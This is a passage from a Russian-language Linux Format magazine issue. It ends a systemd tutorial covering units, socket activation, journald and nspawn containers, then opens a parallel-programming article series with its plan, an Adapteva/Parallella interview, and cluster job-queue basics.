getty.target -> ../getty.target
```

```
systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
systemd-logind.service -> ../systemd-logind.service
systemd-user-sessions.service -> ../systemd-user-sessions.service
```

В этом выводе два каталога, содержащих зависимости типа Wants. Каждая из этих зависимостей активизируется тогда, когда активизируется **multi-user.target**. Вы можете сами создать подобные символические ссылки командой **ln -s**, или же *systemd* может создать их для вас:

```
$ systemctl enable sshd.service
— это эквивалентно
```

```
ln -s /usr/lib/systemd/system/sshd.socket /etc/systemd/
```

Команда **systemctl enable** поручает *systemd* выполнение задач, перечисленных в разделе [Install] файла настройки юнита. Например, конфигурация службы SSH содержит следующее:

```
[Install]
WantedBy=multi-user.target
Also=sshdgenkeys.service
```

Здесь от *systemd* требуются две вещи: создать символическую ссылку на зависимость Wants и установить дополнительные службы **sshdgenkeys** (как это сделать, описано в его собственном файле настройки, **sshdgenkeys.service**). Обратным процессом является **systemctl disable**, противоположный процессу **systemctl enable**. Учтите, что когда **systemctl** активизирует или останавливает юнит, он его не включает и не выключает. Вновь активированная служба будет включена при следующей загрузке системы. Чтобы выполнить это немедленно, есть команды **start** и **stop**:

```
$ systemctl start sshd.service
```

Если вам нужно нечто более действенное, чем команда **stop**, отправьте сигнал **kill** (или любой другой). Убьет службу команда **systemctl kill sshd.service** которая отправляет сигнал SIGTERM. Если нужен другой сигнал, укажите его (вы можете использовать имя с префиксом SIG или без него, или же номер сигнала; таким образом, SIGTERM, TERM и 15 эквивалентны):

```
$ systemctl kill -s HUP sshd.service
```

Эта команда **kill** посылает сигнал всем процессам службы. Однако вы можете выбрать только основной процесс:

```
$ systemctl kill -s HUP --kill-who=main sshd.service
```



Fedora на своем сайте разместила список соответствий SysVinit и systemd: [http://fedoraproject.org/wiki/SysVinit\\_to\\_Systemd\\_Cheatsheet](http://fedoraproject.org/wiki/SysVinit_to_Systemd_Cheatsheet).

## Юниты systemd

Есть несколько типов юнитов, каждый из которых представлен файлом настройки юнита с суффиксом, представляющим этот тип:

- » **service**: процесс, который управляется и контролируется *systemd*.
- » **socket**: IPC, сетевой сокет или файловая система FIFO, контролируемый и управляемый *systemd* для активации на основе сокетов.
- » **device**: юнит устройства, указанного в дереве **/sys/device**.
- » **mount**: точка монтирования файловой системы, контролируемая и управляемая *systemd*.
- » **automount**: точка автоматического монтирования файловой системы, контролируемая и управляемая *systemd*.

- » **swap**: устройство или файл подкачки, контролируемый и управляемый *systemd*.
  - » **target**: целевой объект *systemd*, используемый для группировки юнитов и в качестве известных точек синхронизации при запуске.
  - » **path**: путь, контролируемый *systemd* для активации на основе пути.
  - » **timer**: контролируется и управляется *systemd* для активации на основе таймера.
- Для них всех имеются четко изложенные справочные man-страницы (например, **man systemd.service**).  
Общее описание вам покажет **man systemd.unit**.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



мап-страницы составлены очень тщательно. Подробные объяснения многих вариантов, которые можно использовать в файлах настройки юнитов, содержатся в `man systemd.unit`.

Мы ознакомились с активацией/остановкой и включением/выключением служб. Существует и третий тип управления – маскировка [masking]. Замаскированная служба – почти то же, что и деактивированная, но ее нельзя запустить вручную. Маскировка делается созданием ссылки файла юнита на `/dev/null`:

```
$ ln -s /dev/null /etc/systemd/system/sshd.service
```

Systemd распознает такие юниты и показывает их как «замаскированные». Чтобы демаскировать службу, просто удалите ссылку. Как указывалось выше, служба является процессом, управляемым и контролируемым systemd. Целевые юниты обычно указывают службы как зависимости. Например, `multi-user.target` может указывать `sshd.service` в качестве зависимости. Файл настройки юнита службы устройства описывает, каким образом systemd должен запускать и останавливать службы:

```
[Unit]
Description=OpenSSH Daemon Wants=sshdgenkeys.service
After=sshdgenkeys.service
[Service]
ExecStart=/usr/sbin/sshd -D
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=always
[Install]
WantedBy=multi-user.target
Also=sshdgenkeys.service
```

Здесь описывается служба `sshd`. Ей нужна служба `sshdgenkeys.service`, и запускается она по ее готовности. Определена командная строка для запуска, остановки и уничтожения демона `sshd`, плюс указание на перезапуск демона, если тот прекратит работу.

Большинство служб, как правило, одноэлементны, то есть в системе работает только один экземпляр. Но есть службы, выполняемые несколько раз. Самый распространенный пример – `getty`: экземпляр `getty` порождается для каждого из устройств `tty`, которые используют подсказку для входа в систему. Systemd поддерживает такие экземпляры служб и в его условное именование включает имя экземпляра: `getty@tty1.service` является экземпляром `getty@.service`. Если подается команда запуска `getty@tty1.service`, а файла с таким именем нет, systemd отыщет службу `getty@.service` и запустит ее. Имя экземпляра, в данном случае `tty1`, указывается в конфигурации в виде заполнителя: `%i`.

Экземпляры можно указать в качестве зависимостей, путем определения их как символических ссылок:


```
$ ls -l /etc/systemd/system/getty.target.wants
getty@tty1.service -> /usr/lib/systemd/system/getty@.service
```

Или же они могут быть запущены вручную, без настройки конкретного экземпляра:

```
$ systemctl start getty@tty2.service
```

Если вы вносите в конфигурацию системы какие-либо изменения, надо, чтобы systemd перечитал свою конфигурацию:

```
$ systemctl daemon-reload
```



➤ Всего лишь часть графика зависимостей. Полностью это может быть впечатляющим зрелищем.

Иногда может требоваться, чтобы служба была доступной, но для эффективного использования ресурсов запускалась только при необходимости. Традиционный способ достижения этого состоял в использовании демона вроде `inetd`, который прослушивал порт от имени службы, а затем запускал службу, когда к порту был доступ. Используя тип юнита `socket`, systemd поддерживает это как сокет-активацию. В юнитах сокетов описывается сокет, который systemd должен прослушивать. Если сокет используется, то systemd запускает связанные с ним службы (должен существовать файл настройки его юнита). Таким образом, например, может быть настроен демон SSH; в дополнение к `sshd.service`, который мы рассмотрели ранее, он имеет также юнит `sshd.socket`. Файл `sshd.socket` содержит всего несколько строк:

```
[Unit]
Conflicts=sshd.service
Wants=sshdgenkeys.service
[Socket]
ListenStream=22
Accept=yes
[Install]
WantedBy=sockets.target
```

Раздел `[Socket]` поручает systemd прослушивать порт 22. Если на данный порт приходит пакет, systemd немедленно запустит юнит `sshd.service`, который после этого перехватывает сокет. Сокет-активация может быть использована для процессов, которые ее поддерживают, используя юнит сокета как зависимость целевого объекта вместо юнита службы. Процессы, которые работают с `inetd`, также должны работать с systemd. Таким образом, чтобы запустить `sshd` через сокет-активацию, наш целевой объект будет зависеть от `sshd.socket` вместо `sshd.service` (тем не менее, последний также должен существовать).

Systemd использует сокет-активацию для разрешения параллельного запуска зависимых служб. Если какой-либо службе требуется сокет другой службы, действительно важно только то, чтобы сокет существовал тогда, когда он необходим. При использовании сокет-активации для достижения этой цели systemd может обеспечивать параллельное выполнение многих других служб, что уменьшает время загрузки.

Systemd также поддерживает активацию по D-Bus. D-Bus – это система межпроцессного взаимодействия сообщений шины ([www.freedesktop.org/wiki/Software/dbus](http://www.freedesktop.org/wiki/Software/dbus)), широко используемой в настольных средах, таких как Gnome и KDE, позволяя приложениям общаться. D-Bus имеет собственные файлы `.service`, расположенные в `/usr/share/dbus-1/system-services`, которые определяют, каким образом запустить службу, когда она понадобится. D-Bus может вызывать команды управления службами systemd. Это позволяет запустить неактивную службу, когда она требуется на шине.

## Что происходит?

Systemd предоставляет ряд инструментов и средств, облегчающих слежение за тем, что происходит внутри вашей системы. Первое, что вы можете сделать, это использовать команду `systemctl`, чтобы получить общее представление о статусах всех юнитов. Сама по себе эта команда перечисляет все юниты, но вы можете ограничить вывод, скажем, всеми целевыми объектами:

```
$ systemctl --type target
```

Чтобы глубже изучить состояние конкретного юнита, запросите его статус:

```
$ systemctl status sshd.service
```

Экран состояния показывает состояние юнита (в этом примере – службы `sshd`), а также последних 10 сообщений ее журнала.

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



*Systemd* размещает каждый запускаемый процесс в контрольной группе, названной по своей службе. Контрольные группы – это функция ядра, позволяющая организовывать процессы иерархически, а также применять к этим группам ограничения на ресурсы. *Systemd* пользуется этой функцией группировки, и ему требуется активация `CONFIG_CGROUPS` в конфигурации ядра (она не использует ограничение ресурсов `cgroup` и не требует активации этих дополнительных параметров ядра). Можно увидеть организацию, обеспечивающую использование контрольных групп:

```
$ systemd-cgls
```

или просмотреть представление `cgroup` с помощью команды `ps`:

```
$ ps xawf -eo pid,user,cgroup,args
```

Еще одно важное изменение, пришедшее с *systemd*, состоит в том, что он предоставляет свои собственные средства ведения логов, который она называет журнал [journal]. Журнал может заменить традиционный `syslog` (но они могут и сосуществовать). *Systemd* использует службу `systemd.journald` вместо отдельного объекта `syslog` вроде `syslog-ng`.

Основное различие между `journal` и традиционным системным журналом является то, что `journal` – это двоичная база данных, тогда как системный лог записывается в текстовый файл в `/var/log`. Это означает, что для чтения журнала нужны особые средства, но они довольно просты: команда `journalctl`, использованная сама по себе, перечислит все журналы. Вместе с тем, полезные результаты можно получить с помощью фильтров:

```
$ journalctl /usr/bin/ssh
```

или по имени модуля:

```
$ journalctl _SYSTEMD_UNIT=sshd.service
```

По умолчанию, `journal` нестабилен: он записывается на временное хранение в `/run/log/journal`, если только не существует каталог `/var/log/journal`. Создав такой каталог, можно сделать `journal` постоянным. Разные варианты настройки для управления поведением `journal` указываются в файле `/etc/systemd/journald.conf`.

`Journal` – не просто замена системного журнала: он также собирает сообщения ядра, диска в оперативной памяти для начальной инициализации, ранних сообщений загрузки, а также сообщения, записанные в стандартный вывод об ошибках всех служб. `journal` можно также использовать вместо таких средств, как `dmesg`, чтобы просмотреть сообщения ядра, например:

```
$ journalctl _TRANSPORT=kernel
```

Разные варианты доступа к регистрационным данным указаны в `man journalctl`. *Systemd* также предоставляет инструменты для анализа информации, которую он собирает. Можно проверить время загрузки системы:

```
$ systemd-analyze
```

```
Startup finished in 4475ms (kernel) + 100491ms (userspace) = 104966ms
```

```
[Запуск завершен за 4475 мс (ядро) + 100491 мс (пользовательское пространство) = 104966 мс]
```

Этот вывод показывает время загрузки по частям, в ядре и в пользовательском пространстве. Если загрузка проходит не так быстро, как хотелось бы, вы здесь увидите, чья это вина:

```
$ systemd-analyze blame
```

```
$ systemd-analyze plot > plot.svg
```

Две формы вывода данных – на терминал и в виде графика. Третья форма вывода – график зависимостей. Он выводит данные в формате `dot` точек для дальнейшей обработки в *GraphViz* (открытое ПО для визуализации графов). Если пакет *GraphViz* установлен, вы можете создавать графические файлы SVG:

```
$ systemctl dot | dot -Tsvg > systemd.svg
```

Полученный график показывает упорядоченное расположение и требования зависимостей; в сыром виде он может быть довольно велик, но вывод можно ограничить конкретными зависимостями. Использование журнала и этих инструментов анализа позволяет легче установить причину задержек в процессе загрузки.

## Upstart: аутсайдер?

Еще один претендент на трон PID 1 пришел из лагеря Ubuntu. *Upstart* используется примерно с 2006 года, и в основном применяется в Ubuntu. Он также был внедрен в некоторые другие дистрибутивы, в первую очередь Google Chrome OS, OpenSUSE и Red Hat Enterprise Linux, а также его производные CentOS, Scientific Linux и Fedora. Но Fedora и OpenSUSE перешли на *systemd*.

## Новый вид chroot

*Systemd* включает два новых механизма, альтернативных использованию `chroot`. Первый – поддержка пространств имен файловой системы, относительно новая функция ядра. Они предоставляют более мощную альтернативу использованию `chroot` для ограничения сферы действия службы. Вы можете сделать каталоги доступными только для чтения или полностью недоступными для какой-либо службы. В раздел [Service] файла конфигурации юнита службы могут быть добавлены две директивы: `ReadOnlyDirectories` может быть использована для перечисления каталогов, которые служба может только читать, а `InaccessibleDirectories` сделает каталоги невидимыми для службы.

Например, чтобы не позволить службе трогать ваш домашний каталог `/home`, добавьте директиву в ее файл настройки:

```
[Service]
```

```
InaccessibleDirectories=/home
```

После этого служба не увидит домашний каталог `/home` и будет считать, что его нет.

Второй механизм, обеспечиваемый *systemd*, называется `systemd-nspawn` и позволяет запускать гостевую ОС внутри контейнера. Он находится между `chroot` и *Linux Containers*. Это более мощное и безопасное средство, чем `chroot`: оно виртуализирует иерархию файловой системы, дерево процессов, подсистемы IPC, а также хост и доменное имя. Однако оно, хотя и использует те же базовые технологии ядра, не является полноценным контейнерным решением, таким как *Linux Containers* – например, оно не обеспечивает виртуализацию сети. Зато создать контейнер `systemd-nspawn` очень просто.

Создать и загрузить гостевую ОС на Arch Linux можно двумя простыми командами:

```
$ mkarchroot base arch-container
```

```
$ systemd-nspawn -D arch-container/ /sbin/init
```

Это позволит загрузить контейнер в подсказку для входа в систему. Для контейнеров на основе Debian можно использовать `debootstrap`.

При использовании контейнеров иногда полезно знать, что вы находитесь в одном из них. *Systemd* поможет и здесь: команда `systemd-detect-virt` сообщит вам, работаете ли вы в виртуализированной среде. Она вернет “none” или имя используемой среды:

```
$ systemd-detect-virt lxc
```

`systemd-detect-virt` может обнаружить `qemu`, `kvm`, `vmware`, `microsoft`, `oracle`, `xen`, `bochs`, `chroot`, `openvz`, `lxc`, `lxc-libvirt` и `systemd-nspawn`. Используя *systemd*, вы можете изолировать службу от сети, задать ей собственный каталог `/tmp` или удалить из него функциональные возможности. Вы также можете применить ограничения ресурсов `cgroup`. Для получения дополнительной информации об этих полезных дополнениях обратитесь к справочной странице `systemd.exec`.

На нашем уроке мы рассмотрели достаточно возможностей *systemd*, чтобы дать вам хорошее представление о том, как его настроить и как он работает. Их гораздо больше, чем реально было бы рассмотреть в столь короткой статье, но все это очень хорошо документировано, и когда это будет применено в вашем любимом дистрибутиве, вы будете готовы. **LXF**

Скорая помощь



Разработчики *systemd* приложили много стараний к составлению документации – его map-страницы прямо-таки бесценны.

# Параллельные

Евгений Балдин задумывается о будущем программирования и приходит к выводу, что без параллелизма ему не жить.



Наш эксперт

**Евгений Балдин**  
Физик, который действительно знает, что такое нехватка вычислительных ресурсов.



Я думаю, что все, кто читает эти строки, как-то умеют программировать: в современном мире уметь использовать компьютер эффективно, то есть переваливать на него тупую и нудную работу – это необходимость. Ну, или хотя бы знают, что такое алгоритм – набор инструкций, описывающий порядок действия исполнителя. Другое дело, что почти все, за исключением очень небольшого числа узких специалистов, под словом «алгоритм» понимают традиционную последовательную парадигму, где слово «порядок» подменяет слово «последовательность». Пора это менять, и чем раньше это случится и чем с большим числом людей – тем лучше.

Этот текст является введением в цикл статей, который я затеял с целью ликбеза по параллельным технологиям. Этим технологиям нам волей-неволей придется как-то обучиться, так как иного способа повысить скорость выполнения программы в обозримом будущем не предвидится. В настольных компьютерах и телефонах теперь растет не частота процессора, а число ядер. Проблема освоения параллельных алгоритмов теперь встает в полный рост почти перед любым программистом – и будут стоять до тех пор, пока отсутствуют волшебные распараллеливающие компиляторы.

Основная проблема с параллелизацией уже существующих и хорошо проверенных на практике алгоритмов заключается в том, что далеко не все их можно разбить на независимо выполняемые фрагменты. Даже если дать современному компилятору сто тысяч процессоров, он не сможет в общем случае без подсказки программиста добиться сколько-нибудь значимого прироста производительности. Поэтому на сегодня вменяемая параллелизация лежит на человеческом уровне, то есть почти все приходится делать вручную. Это как возврат ко временам, когда оптимизирующие компиляторы с языков высокого уровня были не способны соревноваться с программистами на ассемблере. Со временем это поменяется, но для этого нужно создать хорошо подготовленное и квалифицированное сообщество, готовое писать, тестировать, да и просто использовать новые инструменты и понятия.

Идея цикла появилась у меня, когда я ради интереса забрел в Институт вычислительной математики и математической геофизики на двухдневную «Школу по параллельному программированию гибридных кластеров», где вкратце знакомили с технологиями MPI и CUDA. Вторую часть практических занятий я частично проигнорировал, так как был занят уговариванием ведущих занятия Михаила Остапкевича и Константина Калгина включиться в процесс ликвидации безграмотности окружающих, и меня в частности, на более литературном уровне.

Я ни в коем случае не буду единственным автором статей цикла, так как не являюсь специалистом в этом вопросе. Как и в случае цикла по свободной системе анализа R, который публиковался в Linux Format с 2008 по 2010 годы, статьи будут писать разные люди. Я же буду выполнять роль координатора и «причесывателя текста». В случае с R такая стратегия привела в 2012 году к изданию первой толстой книги по R в России «Наглядная статистика. Используем R!» за авторством А. Б. Шипунова и шести его сподвижников (я тоже удостоился чести стать одним из них). Есть надежда, что и в случае этого цикла тоже удастся собрать материал для большой и серьезной, хоть и популярной, литературной формы.

Предварительный план цикла статей ни в коем случае не будет истиной в последней инстанции и легко поменяется в момент, когда кого-то из участников процесса осветит светлая и интересная идея, а также если внезапно число участников увеличится. Порядок статей тоже весьма примерный: статьи могут как

## Нам нет преград?

Гордон Мур, один из основателей компании Intel, почти 50 лет назад указал на экспоненциальное развитие вычислительной техники, однако шесть лет назад он также указал на ограничения, которые невозможно преодолеть современной индустрии: скорость света и размер атома. Что же может спасти «Закон Мура»? Ответ – параллельные вычисления!

# ТЕХНОЛОГИИ: Старт

разделяться, если информации слишком много, так и сливаться, если ее не хватает.

Часть потенциальных авторов статей пока еще не в курсе, что они будут что-то писать, и мне еще предстоит им об этом сообщить. Я также совершенно не против, если найдутся энтузиасты, которые сообщат об этом мне раньше, чем я найду их. Проще со своими вне всякого сомнения ценными предложениями, критикой и советами связаться со мной по электронной почте [E.M.Baldin@inp.nsk.su](mailto:E.M.Baldin@inp.nsk.su). Все будет принято с благодарностью.

А теперь, чтобы было что критиковать, план рассказов на почти год вперед:


» **Февраль** Общее введение в цикл статей. А также – общая информация на тему, как запускать программы на типичном кластере. Параллельными вычислениями можно заниматься и дома, но в случае серьезных вычислений придется прибегнуть к чему-то более серьезному – например, к ближайшему университету.

» **Март** MPI – стандарт для обмена информации между процессами, выполняющими одну и ту же задачу. Хорошо подходит для современных «не сильно» многоядерных процессоров, хотя и ориентирован в основном на системы с распределенной памятью. На примере игры клеточных автоматов будет показано, как можно разделить программу на два потока. Главное – следить за границами разделения!

» **Апрель-май** CUDA – то, что следует применять, если вычисления нужно проделать здесь и сейчас. Для тренировки можно использовать современные карты NVIDIA, а за относительно разумные деньги можно получить киловаттную печку с парой тысяч ядер на борту. Минусы – закрытое программное обеспечение, привязанное к одному-единственному вендору, но зато работает здесь и сейчас. Значительная тема.

» **Июнь** OpenCL – открытое стандартное окружение для написания параллельных программ. Это средства пока еще не так эффективно, как CUDA, зато понемногу проникает во все сферы, включая мобильные телефоны и планшеты. Также, в отличие от CUDA, OpenCL не привязано к графическим ускорителям и может использоваться на классических многопроцессорных системах, и даже кое-кем используется для программирования FPGA (ПЛИС – программируемая логическая интегральная схема). Возможно, это будущее параллельного программирования.

» **Июль** вычисления@home – наверняка все слышали про SETI@home. Это тоже метод, позволяющий ускорить свои вычисления. И хотя тут, скорее всего, важнее социальная инженерия, но и параллельное программирование тоже важно. Я как-то уже



» Один из кластеров в CERN (фото Андрея Зайцева). Параллелизация тут идет на уровне данных, но ресурсов нужно много.

приставал к разработчиком самого крупного российского проекта этого рода – SAT@home, с предложением написать статью для LXF. Попробую в этот раз быть поубедительней. Как минимум, возьму электронное интервью.


» **Август** GRID – параллелить можно не только алгоритмы, но и данные. Большой адронный коллайдер выдает просто гигантское число независимых событий, каждое из которых можно обрабатывать на своем личном процессоре. Да, тут все ПО однопоточное, но умение держать всю эту ораву разношерстных ячеек в узде пришло не само собой, и этот опыт требует осмысления.

» **Сентябрь** Динамический виртуальный вычислительный кластер – позволяет наплевать на особенности кластерной инфраструктуры реальных мощностей и относительно легко

перенести свое родное и привычное окружение на другие железные рельсы. Это из серии «голь на выдумки хитра», или – как использовать университетские мощности, ничего не меняя в своем ПО.

Кроме статей о программировании, есть желание описать «железные» платформы, на которых можно посчитать что-то параллельным образом. В каком порядке они появятся и между какими статьями вставятся, в значительной степени зависит от того, в какой момент будет получен доступ к «телу» и сколько времени »

» **Не хотите пропустить номер?** Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



► Плата Parallella и TuX. Возможное будущее домашних параллельных вычислений, пока еще не «причесанное».

уйдет на его «препарирование». С моей стороны я обязательно расскажу про проект Parallella (<http://www.parallella.org/>) – многоядерный сопроцессор на плате с потреблением 5 Вт и стоимостью в 100 долларов. Это скорее образовательный проект, но с чего-то нужно же начинать работать дома. Другим кандидатом на «вживисекцию» безусловно является модуль Tesla от компании Nvidia – реально мощный калькулятор; правда, им нужно уметь пользоваться. Также есть надежда получить доступ к новому HPC-процессору от Intel® Xeon® Phi и даже к вычислительной системе на FPGA.

## «Всегда возможно найти способ прицепиться к кластеру.»

Итак: есть задумки для 12 статей. Какие-то из них наверняка не удадутся, но я надеюсь, что им на смену в сообществе энтузиастов возникнут новые идеи!

### ПО для работы с кластером

Безусловно, заниматься параллельным программированием можно и дома на коленке. Более того, все примеры перед публикациями будут опробованы на домашнем компьютере. Да, можно на карманные деньги купить распоследнюю Nvidia® Tesla® и заняться добычей биткойнов, или обработкой ну очень больших фотоснимков. Но серьезные вычислительные мощности и дорогие платформы обычно хранятся за пределами уютных домашних квартир, а именно на специализированных кластерах.

В качестве примера я приведу Информационно-вычислительный центр Новосибирского государственного университета (<http://www.nusc.ru/>). Там работают довольно грамотные специалисты, поэтому можно с удовольствием побродить по страничкам центра, поглядеть на статистику, почитать документацию, осознать, что до стопроцентной загрузки центру весьма далеко... и это нормально. Пиковые мощности ни в коем случае не должны быть сравнимы со средней загрузкой. Если вы живете в крупном городе, то у вас поблизости гарантированно есть подобный центр, куда можно сходить/договориться об использовании. Если вы студент университета, то следует просто пойти на соответствующий спецкурс. Некоторые из вычислительных центров ведут коммерческую деятельность, торгуя мощностями в обмен на разного рода ресурсы. В крайнем случае, можно прикупить немножко «Амазонского облака».

В общем, всегда возможно найти тот или иной способ прицепиться к кластеру. Что же вас там ожидает?

Во-первых, следует осознать, что все кластеры работают под управлением того или иного дистрибутива GNU/Linux.

В Сети ходит довольно смешной рассказ, как одна большая и мягкая фирма с помпой открывала кластер в Томском университете под своей проприетарной системой, ориентированной

## Экспресс-интервью

Буквально на пару вопросов ответил начальник отдела разработок Adapteva **Роман Троган** [Roman Trogan]. Следует отметить, что введение было написано до этого электронного мини-интервью, так что его слова на текст не повлияли, но весьма удачно показали необходимость ликбеза в области параллельных вычислений.

**LXF:** Что нового вы привнесли в этот мир?

**Роман Троган:** Последние четыре года Adapteva занимается разработкой многоядерной архитектуры Eriphau. Разработанные нами чипы состоят из легко масштабируемого набора простых RISC-процессоров, объединенных в быструю сеть с общей разделяемой памятью. Для программирования Eriphau можно использовать C/C++. Сейчас основные усилия нашей группы разработчиков направлены на проект Parallella, основой которого

и является наша многоядерная архитектура. Нашей целью является сделать параллельные вычисления вездесущими путем предоставления разработчикам и энтузиастам доступной, открытой и легко программируемой платформы.

**LXF:** Но зачем?

**РТ:** Мы считаем, что будущее компьютеров – за параллельными вычислениями. К сожалению, здесь и сейчас мало кто знает, как программировать параллельные системы, и это по праву считается весьма сложным занятием. Одной из причин такого состояния дел является отсутствие доступной и простой в эксплуатации параллельной платформы. Предоставляя сообществу проект Parallella, мы надеемся значительно поднять уровень образования в области параллельных вычислений.



► Роман Троган намерен повысить осведомленность о параллельных вычислениях.

» Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

на высокопроизводительные вычисления. Когда помпа утихла, а в центральных газетах были написаны соответствующие хвалебные статьи, системные администраторы на месте, хмыкнув, снесли эту систему и установили то, что годится для работы и привычно пользователям. В этой сфере GNU/Linux не нужно побеждать – он там есть и является стандартом.

Как следствие, доступ идет через SSH. Вас, скорее всего, попросят прислать открытую половинку ключа, получаемого командой `ssh-keygen`. Вход по паролю не приветствуется, так как пользователей много, а центры пытаются взломать непрерывно.

В силу большого числа пользователей, никто не даст вам в руки машину с дорогостоящим оборудованием, а попадете вы на один из гостевых компьютеров, где вы сможете собрать свою программу и поставить ее в очередь на выполнение. Надеюсь, вы читали «Понедельник начинается в субботу» братьев Стругацких и помните, чем занимался главный герой – Привалов: он заведовал вычислительным центром НИИЧаВо, до которого пользователи не допускались. Они только приносили свои пачки перфокарт, которые, в свою очередь, в машину загружали специальные техники в зависимости от наличия свободных ресурсов. Сейчас, конечно, не так все печально, и задачу грузят не техники, а специальный планировщик задач; но, поставив свою задачу в очередь, вы на нее никак повлиять уже не можете, а можете только ждать результатов.


Планировщики задач могут быть как проприетарными, например, Altair PBS Pro, так и свободными, такими как TORQUE (форк OpenPBS) или Oracle Grid Engine (в девичестве Sun Grid Engine). В этом случае для работы с ними можно воспользоваться более-менее стандартными утилитами.

Традиционно в Unix для управления очередями заданиями [Batch Queues] со стороны пользователя зарезервированы специальные команды: `qalter`, `qdel`, `qhold`, `qmove`, `qmsg`, `qrerun`, `qrls`, `qselect`, `qsig`, `qstat` и `qsub`. Как всякий древний стандарт, каждая из команд обросла кучей подробностей, ключиков, переменных окружения и условий применения. Обычно для работы хватает трех команд:

- » `qsub` – запуск заданий;
- » `qstat` – вывод статистики по заданиям в очереди;
- » `qdel` – удаление задания из очереди.

Команде `qsub` нельзя просто подсунуть исполняемый файл. Новый нужно запустить из специально сформированного скрипта, где, кроме вызова самого файла, нужно передать системе информацию о параметрах задания. Например, типичная шапка моего задания в окружении Sun Grid Engine выглядит так:

```
#!/usr/bin/perl -w
# SGE vars
# -----
# -- use perl --
#$ -S /usr/bin/perl
# -----
# -- batch name --
#$ -N analyze-run-log
# -----
# -- What to redirect to where --
#$ -cwd
#$ -o $JOB_NAME.$JOB_ID
#$ -j y
# -----
# -- Queue list --
#$ -q remote
# -----
# -- mail me --
#$ -M E.M.Baldin@inp.nsk.su
#$ -m be
# -----
```



» Многоядерный процессор от Adapteva.

